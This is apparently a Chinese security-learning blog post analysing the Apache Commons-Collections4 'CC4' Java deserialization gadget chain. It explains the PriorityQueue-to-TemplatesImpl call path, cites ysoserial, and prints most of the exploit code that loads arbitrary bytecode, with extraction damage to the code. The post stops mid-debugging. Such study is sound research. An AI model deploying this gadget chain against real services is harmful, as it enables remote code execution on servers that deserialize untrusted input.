本文最后更新于 2026-01-29T19:15:23+08:00
学习视频:https://www.bilibili.com/video/BV1NQ4y1q7EU?spm_id_from=333.788.videopod.sections&vd_source=525a280615063349bad5e187f6bfeec3
环境搭建 大部分还是和CC1链一样的环境:https://yschen20.github.io/2025/11/05/CC1%E9%93%BE%EF%BC%88TransformedMap%E7%89%88%EF%BC%89/
换一下依赖:
1 2 3 4 5 6 7 <dependencies > <dependency > <groupId > org.apache.commons</groupId > <artifactId > commons-collections4</artifactId > <version > 4.0</version > </dependency > </dependencies >
分析链子 CC4的尾部和CC3一样还是要去触发TemplatesImpl#newTransformer最终利用动态加载类执行代码,前面就是在PriorityQueue类中的各种调用触发了
CC4中不使用InvokerTransformer,而是用的InstantiateTransformer,后面就是和CC3中的一样了:https://yschen20.github.io/2026/01/28/CC3%E9%93%BE/#%E8%A1%A5%E5%85%85

要调用instantiateTransformer#transform,和CC3一样用ChainedTransformer,最终要调用ChainedTransformer#transform,所以去找还有能调用到transform地方
就是TransformingComparator#compare,这个compare也是比较常见的,然后就是继续往前找哪里调用的compare方法,不过就不太好直接找了,直接看 ysoserial 的了:

https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections4.java
这里说CC4是在CC2的基础上,使用的InstantiateTransformer,去看CC2:

https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections2.java
所以CC4的开始是用的PriorityQueue#readObject


方法最后调用到PriorityQueue#heapify

在heapify中会调用到PriorityQueue#siftDown

如果满足comparator != null就可以继续调用到PriorityQueue#siftDownUsingComparator

然后就会调用到compare,这里就可以去调用到前面说的TransformingComparator#compare
整个链子就分析好了
构造链子 先写好序列化反序列化的函数:
1
2
3
4
5
6
7
8
9
public static void serialize (Object obj) throws Exception {ObjectOutputStream objectOutputStream = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String file) throws IOException, ClassNotFoundException {ObjectInputStream ois = new ObjectInputStream (new FileInputStream ("ser.bin" ));Object obj = ois.readObject();return obj;
后面类加载执行代码的部分就和CC3一样,直接拿来用:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
TemplatesImpl templates = new TemplatesImpl ();Field nameField = templatesClass.getDeclaredField("_name" );true );"CC4" );Field byteCodesField = templatesClass.getDeclaredField ("_bytecodes" ) ;true );byte [] code = Files.readAllBytes(Paths.get("E:/tmp/Calc.class" ));byte [][] codes = {code};Field tfactoryField = templatesClass.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (TrAXFilter.class),new InstantiateTransformer (new Class []{Templates.class}, new Object []{templates})ChainedTransformer chainedtransformer = new ChainedTransformer (transformers);



然后就是要去调用chainedtransformer.transform,是要用TransformingComparator#compare,去看一下这个类的构造函数,这里是可以直接传入的
代码:
1 TransformingComparator transformingComparator = new TransformingComparator <>(chainedtransformer);

然后前面的方法就都是在PriorityQueue类了,去看一下这个类的构造方法:
是有能直接传入transformingComparator的构造方法,代码:
1 PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);
然后就可以进行序列化反序列化调试一下,看看有什么要添加补充的:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.comparators.TransformingComparator;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;import java.util.PriorityQueue;public class CC4 {public static void main (String[] args) throws Exception{TemplatesImpl templates = new TemplatesImpl ();Field nameField = templatesClass.getDeclaredField("_name" );true );"CC4" );Field byteCodesField = templatesClass.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E:/tmp/Calc.class" ));byte [][] codes = {code};Field tfactoryField = templatesClass.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (TrAXFilter.class),new InstantiateTransformer (new Class []{Templates.class}, new Object []{templates})ChainedTransformer chainedtransformer = new ChainedTransformer (transformers);TransformingComparator transformingComparator = new TransformingComparator <>(chainedtransformer);PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);"ser.bin" );public static void serialize (Object obj) throws Exception {ObjectOutputStream objectOutputStream = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String file) throws IOException, ClassNotFoundException {ObjectInputStream ois = new ObjectInputStream (new FileInputStream ("ser.bin" ));Object obj = ois.readObject();return obj;



运行会发现什么都没有,既没有弹计算器,也没有报错,那就下断点调试一下,开是要在PriorityQueue#readObject中去调用heapify(),那就在这里下断点:
一点点调试发现是可以走进heapify()中的






这里是想要进入到for循环里的,然后去进入到siftDown中,但是继续调试发现并没有执行这句代码,这里查看size的值为0,这个for循环执行的条件是i>=0,这里的i = (size >>> 1) - 1

